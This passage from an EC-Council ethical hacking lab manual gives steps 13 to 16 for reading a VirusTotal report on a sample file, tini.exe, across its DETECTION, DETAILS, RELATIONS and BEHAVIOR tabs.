
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Navigate to the new tab and you can observe that the VirusTotal returns a detailed report displaying the result of each anti-virus for the selected **tini.exe** malicious file under the **DETECTION** tab, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Now, click the **DETAILS** tab to view the malicious file details such as Basic Properties, History, Names, Portable Executable Info, Sections, Imports, and ExifTool File Metadata.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Click the **RELATIONS** tab to view Execution Parents, PE Resource Parents, Contained in Graphs, and Graph Summary. Scroll down to view other details.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Click the **BEHAVIOR** tab to view the File System Actions, Process and Service Actions, Shell Commands, and Synchronization Mechanisms & Signals.

